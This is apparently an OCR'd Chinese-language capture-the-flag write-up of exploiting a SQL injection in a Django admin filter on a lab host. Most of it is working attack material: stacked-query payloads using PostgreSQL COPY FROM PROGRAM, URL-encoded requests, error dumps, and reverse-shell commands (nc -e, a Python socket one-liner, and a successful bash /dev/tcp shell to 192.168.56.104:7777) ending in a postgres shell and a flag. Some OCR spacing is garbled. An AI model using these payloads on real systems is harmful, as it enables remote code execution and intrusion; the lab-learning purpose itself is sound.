


URL 编码/解码

detail__title')='1' or 1=1--

detail__title%27)%3d%271%27+or+1%3d1--+%0a

显示了所有结果，漏洞存在



192.168.56.104:8484/admin/vuln/collection/?detail__title')%3d'1' or 1%3d1--%20

Select collection to change

0 of 2 selected


□	COLLECTION
□	Example 1
□	Example 2

2 collections

漏洞利用


创建一个临时表

?detail__title')='1' OR 1=1; CREATE TABLE cmd_exec(cmd_output TEXT);--



```
ProgrammingError at /admin/vuln/collection/
no results to fetch

     Request Method:  GET
        Request URL:  http://192.168.56.104:8484/admin/vuln/collection/?detail__title%27)
                      %3d%271%27+or+1%3d1%3bcreate+table+cmd_exec(cmd_output+text)%3b--
     Django Version:  2.2.3
     Exception Type:  ProgrammingError
    Exception Value:  no results to fetch
 Exception Location:  /usr/local/lib/python3.6/site-packages/django/db/utils.py in inner, line 96
  Python Executable:  /usr/local/bin/python
     Python Version:  3.6.9
        Python Path:  ['/usr/src',
                       '/usr/local/lib/python36.zip',
                       '/usr/local/lib/python3.6',
                       '/usr/local/lib/python3.6/lib-dynload',
                       '/usr/local/lib/python3.6/site-packages']
        Server time:  Sat, 7 Jun 2025 06:41:37 +0000
```

我们可以构造一个payload，然后去进行url编码




```
?detailtitle')=1'or1=1; COPY cmdexec FROM PROGRAM 'bash -i && nc -e /tmp/shell.sh 192.168.56.104 7777';--
```

字符编码：UTF-8


```
%3fdetailtitle%27)%3d1%27or1%3d1%3b+COPY+cmdexec+FROM+PROGRAM+%27bash+-i+%26%26+nc+-
e+%2ftmp%2fshell.sh+192.168.56.104+7777%27%3b--
```

执行失败了，可能是目标机器上没有netcat



```
InternalError at /admin/vuln/collection/
program "bash -i && nc -e /tmp/shell.sh 192.168.56.104 7777" failed
DETAIL:  command not found

     Request Method:  GET
        Request URL:  http://192.168.56.104:8484/admin/vuln/collection/?detail__title%27)
                      %3d%271%27+or+1%3d1%3b+COPY+cmd_exec+FROM+PROGRAM+%27bash+-i+%26%26+nc+-
                      e+%2ftmp%2fshell.sh+192.168.56.104+7777%27--
     Django Version:  2.2.3
     Exception Type:  InternalError
    Exception Value:  program "bash -i && nc -e /tmp/shell.sh 192.168.56.104 7777" failed
                      DETAIL:  command not found
 Exception Location:  /usr/local/lib/python3.6/site-packages/django/db/backends/utils.py in _execute, line 84
  Python Executable:  /usr/local/bin/python
     Python Version:  3.6.9
        Python Path:  ['/usr/src',
                       '/usr/local/lib/python36.zip',
                       '/usr/local/lib/python3.6',
                       '/usr/local/lib/python3.6/lib-dynload',
                       '/usr/local/lib/python3.6/site-packages']
        Server time:  Sat, 7 Jun 2025 06:43:19 +0000
```

构造一个查看python版本的payload




```
detail__title')='1' or 1=1; copy "cmd_exec" FROM PROGRAM 'python --version'--
```

字符编码：UTF-8


```
detail__title%27)%3d%271%27+or+1%3d1%3b+copy+%22cmd_exec%22+FROM+PROGRAM+%27python+--version%27--
```

目标机器上有python




```
ProgrammingError at /admin/vuln/collection/

no results to fetch

     Request Method:  GET
        Request URL:  http://192.168.56.104:8484/admin/vuln/collection/?detail__title%27)
                      %3d%271%27+or+1%3d1%3b+copy+%22cmd_exec%22+FROM+PROGRAM+%27python+--version%27--
     Django Version:  2.2.3
     Exception Type:  ProgrammingError
    Exception Value:  no results to fetch
 Exception Location:  /usr/local/lib/python3.6/site-packages/django/db/utils.py in inner, line 96
  Python Executable:  /usr/local/bin/python
     Python Version:  3.6.9
        Python Path:  ['/usr/src',
                       '/usr/local/lib/python36.zip',
                       '/usr/local/lib/python3.6',
                       '/usr/local/lib/python3.6/lib-dynload',
                       '/usr/local/lib/python3.6/site-packages']
        Server time:  Sat, 7 Jun 2025 06:54:39 +0000
```

莫名其妙的报错，我同样的payload在攻击者主机上都可以运行了



```
ProgrammingError at /admin/vuln/collection/

syntax error at or near "192.168"
LINE 1: ...t(socket.AF_INET,socket.SOCK_STREAM);s.connect((\'192.168.56...
                                                ^

     Request Method:  GET
        Request URL:  http://192.168.56.104:8484/admin/vuln/collection/?detail__title%27)
                      %3d%271%27+or+1%3d1%3b+COPY+cmd_exec+FROM+PROGRAM+%27python+-
                      c+%22import+socket%2csubprocess%2cos%3bs%3dsocket.socket(socket.AF_INET%2csocket.SOCK_STREAM)%3bs.connect((%5c
                      %27192.168.56.104%5c%27
                      %2c7777))%3bos.dup2(s.fileno()%2c0)%3bos.dup2(s.fileno()%2c1)%3bos.dup2(s.fileno()%2c2)%3bsubprocess.call(%5b%5c%27
                      %2fbin%2fbash%5c%27%2c%5c%27-i%5c%27%5d)%22%27%3b--
     Django Version:  2.2.3
     Exception Type:  ProgrammingError
    Exception Value:  syntax error at or near "192.168"
                      LINE 1: ...t(socket.AF_INET,socket.SOCK_STREAM);s.connect((\'192.168.56...
                                                                                   ^
 Exception Location:  /usr/local/lib/python3.6/site-packages/django/db/backends/utils.py in _execute, line 84
  Python Executable:  /usr/local/bin/python
     Python Version:  3.6.9
        Python Path:  ['/usr/src',
                       '/usr/local/lib/python36.zip',
                       '/usr/local/lib/python3.6',
                       '/usr/local/lib/python3.6/lib-dynload',
```

转回头看看不用nc，只用bash



URL 编码/解码

```
detail__title')='1' or 1=1; copy "cmd_exec" FROM PROGRAM 'bash -c "bash -i >& /dev/tcp/192.168.56.104/7777 0>&1"'--
```


115

字符编码：UTF-8

```
detail__title%27)%3d%271%27+or+1%3d1%3b+copy+%22cmd_exec%22+FROM+PROGRAM+%27bash+-c+%22bash+-i+%3e%26+%2fdev%2ftcp%2f192.168.56.104%2f7777+0%3e%261%22%27--
```

155

成功了，诀窍是在代码外面套上bash -c''防止过早解析



192.168.56.104:8484/admin/vuln/collection/?detail__title')%3d'1'+or+1%3d1%3b+c

InternalError at /admin/vuln/collection/


program "bash -c "bash -i >& /dev/tcp/192.168.56.104
DETAIL: child process exited with exit code 1

Request Method: GET
Request URL: http://192.168.56.104:8484/admin/vuln/collection/?detail__title%27)
%3d%271%27+or+1%3d1%3b+copy+%22cmd_exec%
i+%3e%26+%2fdev%2ftcp%2f192.168.56.104%2f7777
Django Version: 2.2.3
Exception Type: InternalError
Exception Value: program "bash -c "bash -i >& /dev/tcp/192.168.56.104/7777 0
DETAIL: child process exited with exit code 1
Exception Location: /usr/local/lib/python3.6/site-packages/django/db/backe
Python Executable: /usr/local/bin/python
Python Version: 3.6.9
Python Path: ['/usr/src',
'/usr/local/lib/python36.zip',
'/usr/local/lib/python3.6',
'/usr/local/lib/python3.6/lib-dynload',
'/usr/local/lib/python3.6/site-packages']
Server time: Sat, 7 Jun 2025 07:20:35 +0000

kali@kali: ~/Desktop/workspace/webmin/frp_0.61.1_linux_amd64

```
┌──(kali㉿kali)-[~/Desktop/workspace/webmin/frp_0.61.1_linux_amd64]
└─$ 

┌──(kali㉿kali)-[~/Desktop/workspace/webmin/frp_0.61.1_linux_amd64]
└─$ ^C

┌──(kali㉿kali)-[~/Desktop/workspace/webmin/frp_0.61.1_linux_amd64]
└─$ nc -lvp 7777
listening on [any] 7777 ...
192.168.56.102: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.102] 50996
bash: cannot set terminal process group (1821): Inappropriate ioctl for device
bash: no job control in this shell
postgres@466474c43ba1:/var/lib/postgresql/9.6/main$ 
```

胜利的小旗



```
postgres@466474c43ba1:/var/lib/postgresql/9.6/main$ ls /tmp
ls /tmp
flag-{bmh539b7369-d986-418c-b54f-98c71d1529ad}
postgres@466474c43ba1:/var/lib/postgresql/9.6/main$ 
```